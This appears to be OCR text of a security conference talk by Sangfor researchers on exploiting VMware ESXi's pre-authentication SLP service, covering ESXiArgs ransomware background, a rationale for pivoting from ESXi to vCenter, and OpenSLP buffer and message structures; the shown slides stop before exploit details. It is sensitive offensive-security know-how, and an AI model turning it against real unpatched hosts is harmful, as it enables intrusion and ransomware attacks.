Exploiting vulns in ESXi

preauth RCE & Sandbox escape

WeiHua Huang
Dr. Zhiniang Peng of Sangfor

Whoami

- **Zhiniang Peng**
  - the Principal Security Researcher & Chief Architect at Sangfor
  - PhD in Cryptography, interested in all areas of CS
  - Started hacking when at the age of 13
  - Work in Defensive & Offensive security
  - Published many research in both Industry & Academia
  - https://sites.google.com/site/zhiniangpeng
  - Twitter: @edwardzpeng

Whoami

- **Weihua Huang**
  - Researching in windows kernel.
  - Researching in virtualization.
  - Interested in exploitation and detection.

Agenda

- Introduction
- Root cause analysis
- Exploitation
- Post-exploitation
- Conclusion

Introduction

ESXi & vCenter

SLP


Sandbox

ESXi

- VMware ESXi, also called VMware ESXi Server, is a bare-metal hypervisor developed by VMware for vSphere.
- ESXi is one of the primary components in the VMware infrastructure software suite.
- It’ s the industry leader for efficient architecture, setting the standard for reliability, performance, and support.
- Virtual machine is running on ESXi.

vCenter

- vCenter Server is the service through which you manage multiple hosts connected in a network and pool host resources.




SLP

- Introduction to SLP service
- ESXiArgs: Ransomware attack in realworld
- The reason for exploiting SLP service
- SLP in ESXi

SLP service

- It is a service discovery protocol that allows computers and other devices to find services in a local area network (LAN) without prior configuration.
- SLP has been designed to scale from small, unmanaged networks to large enterprise networks.



Ransomware attacks

- In February 2023, the "ESXiArgs" ransomware attacks appear to be targeting unpatched and unprotected instances of VMware ESXi.
- Vulnerabilities of SLP service were used.
- According to information released by CISA, ESXiArgs actors have compromised over 3,800 servers globally.

Ransomware attacks

- From this attack:
  1. Many ESXi are not patched.
  2. The SLP vulns is very useful.
  3. From 2021 to 2023, nearly two years, these critical vulns have been available to exploit all the time.
- When will it keep available until in intranet?

Why exploit SLP service

- Target:
  - The most valuable target is vCenter.
    - Take down vCenter means the whole cluster is taken down.
- Condition:
  - vCenter is easier to take down vCenter than ESXi.
    - More published RCE vulns.
  - But vCenter is usually inaccessible in pentest.
    - Runs in another network segment.
  - But vCenter is accessible from ESXi.
- → Need to RCE ESXi
- → Exploit SLP!

SLP in ESXi

- slpd: SLP service server process
- listen in port tcp:427
- accessible before authentication
- run with root privilege after ESXi 5.5
- enabled by default(before ESXi 7.0 U2c)
- single thread process

slpdsocket

- Used to maintain the connection with the client.
  - fd: tcp connection’ s file descriptor.
  - state: slpdsocket’ s working state.
  - recvbuf: maintain raw data sent from client to slpd.
  - sendbuf: maintain data sent from slpd to client.

```
typedef struct _SLPDSocket
{
    SLPListItem listitem;
    int fd;
    time_t age; /* in seconds */
    int state;
    struct sockaddr_in peeraddr;

    /* Incoming socket stuff */
    SLPBuffer recvbuf;
    SLPBuffer sendbuf;

    /* Outgoing socket stuff */
    int reconns;
    SLPList sendlist;
} SLPDSocket;
```

slpbuffer

- allocated: the max size of slpbuffer.
- start/curpos/end: pointers that point to data array.
- data of slpbuffer is appended to the end.

```
typedef struct _SLPBuffer
{
    SLPListItem listitem;
    size_t allocated;
    unsigned char *start;
    unsigned char *curpos;
    unsigned char *end;
    unsigned char data[0];
} *SLPBuffer;
```

slpmessage


- Every request sent to slpbuffer from client will be parsed into slpmessage.

```
typedef struct _SLPMessage
{
    struct sockaddr_in peer;
    SLPHeader header;
    union _body
    {
        SLPSrvAck srvack;
         // used for (de)register service
        SLPSrvReg srvreg;
        SLPSrvDeReg srvdereg;
         // used for request information of service
        SLPSrvRqst srvrqst;
        SLPAttrRqst attrrqst;
        SLPSrvTypeRqst srvtyperqst;
        SLPSrvRply srvrply;
        SLPAttrRply attrrply;
        SLPSrvTypeRply srvtyperply;
         // used for agent
        SLPDAAdvert daadvert;
        SLPSAAdvert saadvert;
    } body;
} *SLPMessage;
```

slpmessage

- Size in slpmessage is assigned.
- Pointer in slpmessage point to its position in recvbuf.


```
typedef struct _SLPAttrRqst
{
    int prlistlen;
    const char *prlist;
    int urllen;
    const char *url;
    int scopelistlen;
    const char *scopelist;
    int taglistlen;
    const char *taglist;
    int spistrlen;
    const char *spistr;
} SLPAttrRqst;
```

